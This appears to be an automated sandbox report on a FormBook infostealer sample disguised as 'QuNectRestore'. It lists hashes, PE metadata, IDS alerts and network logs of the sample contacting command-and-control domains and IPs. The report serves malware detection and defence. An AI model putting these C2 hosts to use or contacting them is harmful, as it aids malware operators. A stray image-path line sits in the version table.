Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

General

Entropy (8bit):	7.518958485455701
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.79% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Win16/32 Executable Delphi generic (2074/23) 0.01%
File name:	transferir copia_98087.exe
File size:	465920
MD5:	ca35b660415defe96fe6af4eb3a45d86
SHA1:	61345b9633b50081b63b65bbf95410d265ea6ce5
SHA256:	a3327c95da3017b7f9f87eeeef8ccba7373e363facad5024432b7aba20a9b832
SHA512:	62dada14561a3c53bfd26c0468cee8ae6f7172c4495f78273eaf7e541f54d90d61d1ec59b49f4ad24aabcb42d663391290d041da67edc0148f3f7de33ecc3535
SSDEEP:	12288:lr3++81XB6UShhRodjvFfWMyYNkdEK+7Wiv60O:df81XBwEdjvVfo+CJ
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...B.4`.....P.....%... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x47251e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6034EF42 [Tue Feb 23 12:04:18 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x724cc	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x74000	0x1200	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x76000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x70524	0x70600	False	0.797609322859	data	7.53410311595	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x74000	0x1200	0x1200	False	0.380425347222	data	4.93374099716	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x76000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x74090	0x366	data		
RT_MANIFEST	0x74408	0xd25	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF, LF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2013
Assembly Version	1.0.0.23
InternalName	BuiltInPermissionSets.exe
FileVersion	1.0.0.23
CompanyName	
LegalTrademarks	
Comments	
ProductName	QuNectRestore
ProductVersion	1.0.0.23
FileDescription	QuNectRestore
OriginalFilename	BuiltInPermissionSets.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-17:22:29.099121	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49698	80	192.168.2.3	108.62.73.206
02/23/21-17:22:29.099121	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49698	80	192.168.2.3	108.62.73.206
02/23/21-17:22:29.099121	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49698	80	192.168.2.3	108.62.73.206
02/23/21-17:22:45.738255	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49705	80	192.168.2.3	34.102.136.180
02/23/21-17:22:45.738255	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49705	80	192.168.2.3	34.102.136.180
02/23/21-17:22:45.738255	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49705	80	192.168.2.3	34.102.136.180
02/23/21-17:22:45.880513	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49705	34.102.136.180	192.168.2.3
02/23/21-17:23:02.671080	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49709	80	192.168.2.3	18.189.205.91
02/23/21-17:23:02.671080	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49709	80	192.168.2.3	18.189.205.91
02/23/21-17:23:02.671080	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49709	80	192.168.2.3	18.189.205.91
02/23/21-17:23:34.609423	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49712	23.227.38.74	192.168.2.3
02/23/21-17:23:39.875322	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49713	34.102.136.180	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:22:23.203530073 CET	49697	80	192.168.2.3	81.88.52.102
Feb 23, 2021 17:22:23.255928993 CET	80	49697	81.88.52.102	192.168.2.3
Feb 23, 2021 17:22:23.256098986 CET	49697	80	192.168.2.3	81.88.52.102
Feb 23, 2021 17:22:23.256288052 CET	49697	80	192.168.2.3	81.88.52.102
Feb 23, 2021 17:22:23.308259010 CET	80	49697	81.88.52.102	192.168.2.3
Feb 23, 2021 17:22:23.535459995 CET	80	49697	81.88.52.102	192.168.2.3
Feb 23, 2021 17:22:23.535583019 CET	80	49697	81.88.52.102	192.168.2.3
Feb 23, 2021 17:22:23.535763025 CET	49697	80	192.168.2.3	81.88.52.102
Feb 23, 2021 17:22:23.535901070 CET	49697	80	192.168.2.3	81.88.52.102
Feb 23, 2021 17:22:23.589376926 CET	80	49697	81.88.52.102	192.168.2.3
Feb 23, 2021 17:22:28.904292107 CET	49698	80	192.168.2.3	108.62.73.206
Feb 23, 2021 17:22:29.098907948 CET	80	49698	108.62.73.206	192.168.2.3
Feb 23, 2021 17:22:29.099009037 CET	49698	80	192.168.2.3	108.62.73.206
Feb 23, 2021 17:22:29.099121094 CET	49698	80	192.168.2.3	108.62.73.206
Feb 23, 2021 17:22:29.296700954 CET	80	49698	108.62.73.206	192.168.2.3
Feb 23, 2021 17:22:29.296736002 CET	80	49698	108.62.73.206	192.168.2.3
Feb 23, 2021 17:22:29.296921015 CET	49698	80	192.168.2.3	108.62.73.206
Feb 23, 2021 17:22:29.491309881 CET	80	49698	108.62.73.206	192.168.2.3
Feb 23, 2021 17:22:29.491503000 CET	49698	80	192.168.2.3	108.62.73.206
Feb 23, 2021 17:22:29.491565943 CET	49698	80	192.168.2.3	108.62.73.206
Feb 23, 2021 17:22:29.687760115 CET	80	49698	108.62.73.206	192.168.2.3
Feb 23, 2021 17:22:34.590111017 CET	49700	80	192.168.2.3	46.23.69.44
Feb 23, 2021 17:22:34.641657114 CET	80	49700	46.23.69.44	192.168.2.3
Feb 23, 2021 17:22:34.641787052 CET	49700	80	192.168.2.3	46.23.69.44
Feb 23, 2021 17:22:34.642165899 CET	49700	80	192.168.2.3	46.23.69.44
Feb 23, 2021 17:22:34.696216106 CET	80	49700	46.23.69.44	192.168.2.3
Feb 23, 2021 17:22:34.727252007 CET	80	49700	46.23.69.44	192.168.2.3
Feb 23, 2021 17:22:34.727288961 CET	80	49700	46.23.69.44	192.168.2.3
Feb 23, 2021 17:22:34.727440119 CET	49700	80	192.168.2.3	46.23.69.44
Feb 23, 2021 17:22:34.727516890 CET	49700	80	192.168.2.3	46.23.69.44
Feb 23, 2021 17:22:34.779167891 CET	80	49700	46.23.69.44	192.168.2.3
Feb 23, 2021 17:22:39.990168095 CET	49701	80	192.168.2.3	91.227.138.21
Feb 23, 2021 17:22:40.083060980 CET	80	49701	91.227.138.21	192.168.2.3
Feb 23, 2021 17:22:40.083235979 CET	49701	80	192.168.2.3	91.227.138.21
Feb 23, 2021 17:22:40.083535910 CET	49701	80	192.168.2.3	91.227.138.21
Feb 23, 2021 17:22:40.171994925 CET	80	49701	91.227.138.21	192.168.2.3
Feb 23, 2021 17:22:40.587572098 CET	80	49701	91.227.138.21	192.168.2.3
Feb 23, 2021 17:22:40.587608099 CET	80	49701	91.227.138.21	192.168.2.3
Feb 23, 2021 17:22:40.587728977 CET	49701	80	192.168.2.3	91.227.138.21
Feb 23, 2021 17:22:40.587816954 CET	49701	80	192.168.2.3	91.227.138.21
Feb 23, 2021 17:22:40.676353931 CET	80	49701	91.227.138.21	192.168.2.3
Feb 23, 2021 17:22:45.694310904 CET	49705	80	192.168.2.3	34.102.136.180
Feb 23, 2021 17:22:45.737961054 CET	80	49705	34.102.136.180	192.168.2.3
Feb 23, 2021 17:22:45.738107920 CET	49705	80	192.168.2.3	34.102.136.180
Feb 23, 2021 17:22:45.738255024 CET	49705	80	192.168.2.3	34.102.136.180
Feb 23, 2021 17:22:45.781846046 CET	80	49705	34.102.136.180	192.168.2.3
Feb 23, 2021 17:22:45.880512953 CET	80	49705	34.102.136.180	192.168.2.3
Feb 23, 2021 17:22:45.880539894 CET	80	49705	34.102.136.180	192.168.2.3
Feb 23, 2021 17:22:45.880711079 CET	49705	80	192.168.2.3	34.102.136.180
Feb 23, 2021 17:22:45.880762100 CET	49705	80	192.168.2.3	34.102.136.180
Feb 23, 2021 17:22:45.922871113 CET	80	49705	34.102.136.180	192.168.2.3
Feb 23, 2021 17:22:56.849020004 CET	49708	80	192.168.2.3	150.109.148.157
Feb 23, 2021 17:22:57.075057983 CET	80	49708	150.109.148.157	192.168.2.3
Feb 23, 2021 17:22:57.075138092 CET	49708	80	192.168.2.3	150.109.148.157
Feb 23, 2021 17:22:57.075452089 CET	49708	80	192.168.2.3	150.109.148.157
Feb 23, 2021 17:22:57.301340103 CET	80	49708	150.109.148.157	192.168.2.3
Feb 23, 2021 17:22:57.362996101 CET	80	49708	150.109.148.157	192.168.2.3
Feb 23, 2021 17:22:57.363030910 CET	80	49708	150.109.148.157	192.168.2.3
Feb 23, 2021 17:22:57.363048077 CET	80	49708	150.109.148.157	192.168.2.3
Feb 23, 2021 17:22:57.363064051 CET	80	49708	150.109.148.157	192.168.2.3
Feb 23, 2021 17:22:57.363080025 CET	80	49708	150.109.148.157	192.168.2.3
Feb 23, 2021 17:22:57.363095999 CET	80	49708	150.109.148.157	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:22:57.363116980 CET	80	49708	150.109.148.157	192.168.2.3
Feb 23, 2021 17:22:57.363133907 CET	80	49708	150.109.148.157	192.168.2.3
Feb 23, 2021 17:22:57.363149881 CET	80	49708	150.109.148.157	192.168.2.3
Feb 23, 2021 17:22:57.363163948 CET	80	49708	150.109.148.157	192.168.2.3
Feb 23, 2021 17:22:57.363176107 CET	80	49708	150.109.148.157	192.168.2.3
Feb 23, 2021 17:22:57.363188982 CET	49708	80	192.168.2.3	150.109.148.157
Feb 23, 2021 17:22:57.363318920 CET	49708	80	192.168.2.3	150.109.148.157
Feb 23, 2021 17:22:57.363410950 CET	49708	80	192.168.2.3	150.109.148.157
Feb 23, 2021 17:23:02.532820940 CET	49709	80	192.168.2.3	18.189.205.91
Feb 23, 2021 17:23:02.670634031 CET	80	49709	18.189.205.91	192.168.2.3
Feb 23, 2021 17:23:02.670895100 CET	49709	80	192.168.2.3	18.189.205.91
Feb 23, 2021 17:23:02.671080112 CET	49709	80	192.168.2.3	18.189.205.91
Feb 23, 2021 17:23:02.807457924 CET	80	49709	18.189.205.91	192.168.2.3
Feb 23, 2021 17:23:02.807547092 CET	80	49709	18.189.205.91	192.168.2.3
Feb 23, 2021 17:23:02.807564020 CET	80	49709	18.189.205.91	192.168.2.3
Feb 23, 2021 17:23:02.807874918 CET	49709	80	192.168.2.3	18.189.205.91
Feb 23, 2021 17:23:02.808307886 CET	49709	80	192.168.2.3	18.189.205.91
Feb 23, 2021 17:23:02.946154118 CET	80	49709	18.189.205.91	192.168.2.3
Feb 23, 2021 17:23:08.242661953 CET	49710	80	192.168.2.3	121.36.78.101
Feb 23, 2021 17:23:11.257622957 CET	49710	80	192.168.2.3	121.36.78.101
Feb 23, 2021 17:23:17.258049965 CET	49710	80	192.168.2.3	121.36.78.101
Feb 23, 2021 17:23:31.564691067 CET	49711	80	192.168.2.3	121.36.78.101
Feb 23, 2021 17:23:34.571924925 CET	49711	80	192.168.2.3	121.36.78.101
Feb 23, 2021 17:23:39.691726923 CET	49713	80	192.168.2.3	34.102.136.180
Feb 23, 2021 17:23:39.736123085 CET	80	49713	34.102.136.180	192.168.2.3
Feb 23, 2021 17:23:39.736238956 CET	49713	80	192.168.2.3	34.102.136.180
Feb 23, 2021 17:23:39.736345053 CET	49713	80	192.168.2.3	34.102.136.180
Feb 23, 2021 17:23:39.778085947 CET	80	49713	34.102.136.180	192.168.2.3
Feb 23, 2021 17:23:39.875322104 CET	80	49713	34.102.136.180	192.168.2.3
Feb 23, 2021 17:23:39.875341892 CET	80	49713	34.102.136.180	192.168.2.3
Feb 23, 2021 17:23:39.875605106 CET	49713	80	192.168.2.3	34.102.136.180
Feb 23, 2021 17:23:39.875731945 CET	49713	80	192.168.2.3	34.102.136.180
Feb 23, 2021 17:23:39.918092966 CET	80	49713	34.102.136.180	192.168.2.3
Feb 23, 2021 17:23:40.575025082 CET	49711	80	192.168.2.3	121.36.78.101

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:21:21.546092033 CET	54130	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:21:21.596858978 CET	53	54130	8.8.8.8	192.168.2.3
Feb 23, 2021 17:21:22.506433964 CET	56961	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:21:22.560412884 CET	53	56961	8.8.8.8	192.168.2.3
Feb 23, 2021 17:21:52.236426115 CET	59353	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:21:52.285537004 CET	53	59353	8.8.8.8	192.168.2.3
Feb 23, 2021 17:21:53.229568958 CET	52238	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:21:53.287019968 CET	53	52238	8.8.8.8	192.168.2.3
Feb 23, 2021 17:21:54.498244047 CET	49873	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:21:54.586071968 CET	53	49873	8.8.8.8	192.168.2.3
Feb 23, 2021 17:21:54.685992002 CET	53196	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:21:54.737670898 CET	53	53196	8.8.8.8	192.168.2.3
Feb 23, 2021 17:21:55.639525890 CET	56777	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:21:55.688268900 CET	53	56777	8.8.8.8	192.168.2.3
Feb 23, 2021 17:21:56.987240076 CET	58643	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:21:57.035984039 CET	53	58643	8.8.8.8	192.168.2.3
Feb 23, 2021 17:21:58.077709913 CET	60985	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:21:58.126394987 CET	53	60985	8.8.8.8	192.168.2.3
Feb 23, 2021 17:21:58.868367910 CET	50200	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:21:58.916969061 CET	53	50200	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:00.057028055 CET	51281	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:00.109019041 CET	53	51281	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:01.172626019 CET	49199	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:01.224229097 CET	53	49199	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:23.110045910 CET	50620	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:23.186259985 CET	53	50620	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:22:28.555651903 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:28.903095007 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:31.440022945 CET	60152	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:31.491462946 CET	53	60152	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:34.512748003 CET	57544	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:34.588756084 CET	53	57544	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:39.928020000 CET	55984	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:39.989140034 CET	53	55984	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:42.539501905 CET	64185	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:42.588304043 CET	53	64185	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:43.833966970 CET	65110	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:43.889533043 CET	53	65110	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:45.074424028 CET	58361	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:45.123147964 CET	53	58361	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:45.602530003 CET	63492	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:45.693164110 CET	53	63492	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:46.253703117 CET	60831	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:46.302330971 CET	53	60831	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:47.095792055 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:47.157510996 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:50.900347948 CET	53195	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:51.309248924 CET	53	53195	8.8.8.8	192.168.2.3
Feb 23, 2021 17:22:56.356998920 CET	50141	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:22:56.736983061 CET	53	50141	8.8.8.8	192.168.2.3
Feb 23, 2021 17:23:02.371407032 CET	53023	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:23:02.530862093 CET	53	53023	8.8.8.8	192.168.2.3
Feb 23, 2021 17:23:07.823312998 CET	49563	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:23:08.239953995 CET	53	49563	8.8.8.8	192.168.2.3
Feb 23, 2021 17:23:31.075333118 CET	51352	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:23:31.539294958 CET	53	51352	8.8.8.8	192.168.2.3
Feb 23, 2021 17:23:34.279864073 CET	59349	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:23:34.351329088 CET	53	59349	8.8.8.8	192.168.2.3
Feb 23, 2021 17:23:39.620385885 CET	57084	53	192.168.2.3	8.8.8.8
Feb 23, 2021 17:23:39.691085100 CET	53	57084	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 17:22:23.110045910 CET	192.168.2.3	8.8.8.8	0xffc3	Standard query (0)	www.unazampanelcuore.com	A (IP address)	IN (0x0001)
Feb 23, 2021 17:22:28.555651903 CET	192.168.2.3	8.8.8.8	0xf324	Standard query (0)	www.floridaindian.com	A (IP address)	IN (0x0001)
Feb 23, 2021 17:22:34.512748003 CET	192.168.2.3	8.8.8.8	0xc665	Standard query (0)	www.quaichshop.net	A (IP address)	IN (0x0001)
Feb 23, 2021 17:22:39.928020000 CET	192.168.2.3	8.8.8.8	0x8b03	Standard query (0)	www.basicllablife.com	A (IP address)	IN (0x0001)
Feb 23, 2021 17:22:45.602530003 CET	192.168.2.3	8.8.8.8	0x8002	Standard query (0)	www.elementsvapes.com	A (IP address)	IN (0x0001)
Feb 23, 2021 17:22:50.900347948 CET	192.168.2.3	8.8.8.8	0x5b2e	Standard query (0)	www.winningovereating.com	A (IP address)	IN (0x0001)
Feb 23, 2021 17:22:56.356998920 CET	192.168.2.3	8.8.8.8	0xd5cc	Standard query (0)	www.hn-bet.com	A (IP address)	IN (0x0001)
Feb 23, 2021 17:23:02.371407032 CET	192.168.2.3	8.8.8.8	0x9131	Standard query (0)	www.gasexecutive.com	A (IP address)	IN (0x0001)
Feb 23, 2021 17:23:07.823312998 CET	192.168.2.3	8.8.8.8	0xb863	Standard query (0)	www.tiaozaoxinlingshou.net	A (IP address)	IN (0x0001)
Feb 23, 2021 17:23:31.075333118 CET	192.168.2.3	8.8.8.8	0x8e43	Standard query (0)	www.tiaozaoxinlingshou.net	A (IP address)	IN (0x0001)
Feb 23, 2021 17:23:34.279864073 CET	192.168.2.3	8.8.8.8	0x23cd	Standard query (0)	www.lexafit.com	A (IP address)	IN (0x0001)
Feb 23, 2021 17:23:39.620385885 CET	192.168.2.3	8.8.8.8	0xfca1	Standard query (0)	www.shroomsdrop.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 17:22:23.186259985 CET	8.8.8.8	192.168.2.3	0xffc3	No error (0)	www.unazampanelcuore.com	unazampanelcuore.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:22:23.186259985 CET	8.8.8.8	192.168.2.3	0xffc3	No error (0)	unazampanelcuore.com		81.88.52.102	A (IP address)	IN (0x0001)
Feb 23, 2021 17:22:28.903095007 CET	8.8.8.8	192.168.2.3	0xf324	No error (0)	www.floridaindian.com		108.62.73.206	A (IP address)	IN (0x0001)
Feb 23, 2021 17:22:34.588756084 CET	8.8.8.8	192.168.2.3	0xc665	No error (0)	www.quaichshop.net	quaichshop.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:22:34.588756084 CET	8.8.8.8	192.168.2.3	0xc665	No error (0)	quaichshop.net		46.23.69.44	A (IP address)	IN (0x0001)
Feb 23, 2021 17:22:39.989140034 CET	8.8.8.8	192.168.2.3	0x8b03	No error (0)	www.basicablife.com		91.227.138.21	A (IP address)	IN (0x0001)
Feb 23, 2021 17:22:45.693164110 CET	8.8.8.8	192.168.2.3	0x8002	No error (0)	www.elementsvapes.com	elementsvapes.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:22:45.693164110 CET	8.8.8.8	192.168.2.3	0x8002	No error (0)	elementsvapes.com		34.102.136.180	A (IP address)	IN (0x0001)
Feb 23, 2021 17:22:51.309248924 CET	8.8.8.8	192.168.2.3	0x5b2e	Server failure (2)	www.winningovereating.com	none	none	A (IP address)	IN (0x0001)
Feb 23, 2021 17:22:56.736983061 CET	8.8.8.8	192.168.2.3	0xd5cc	No error (0)	www.hn-bet.com	bet.hk02.web.goomay.com.cn		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:22:56.736983061 CET	8.8.8.8	192.168.2.3	0xd5cc	No error (0)	bet.hk02.web.goomay.com.cn		150.109.148.157	A (IP address)	IN (0x0001)
Feb 23, 2021 17:23:02.530862093 CET	8.8.8.8	192.168.2.3	0x9131	No error (0)	www.gasexecutive.com	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:23:02.530862093 CET	8.8.8.8	192.168.2.3	0x9131	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		18.189.205.91	A (IP address)	IN (0x0001)
Feb 23, 2021 17:23:02.530862093 CET	8.8.8.8	192.168.2.3	0x9131	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.131.252.17	A (IP address)	IN (0x0001)
Feb 23, 2021 17:23:02.530862093 CET	8.8.8.8	192.168.2.3	0x9131	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.141.74.7	A (IP address)	IN (0x0001)
Feb 23, 2021 17:23:08.239953995 CET	8.8.8.8	192.168.2.3	0xb863	No error (0)	www.tiaozaoxinlingshou.net		121.36.78.101	A (IP address)	IN (0x0001)
Feb 23, 2021 17:23:31.539294958 CET	8.8.8.8	192.168.2.3	0x8e43	No error (0)	www.tiaozaoxinlingshou.net		121.36.78.101	A (IP address)	IN (0x0001)
Feb 23, 2021 17:23:34.351329088 CET	8.8.8.8	192.168.2.3	0x23cd	No error (0)	www.lexafit.com	lexafit.myshopify.com		CNAME (Canonical name)	IN (0x0001)
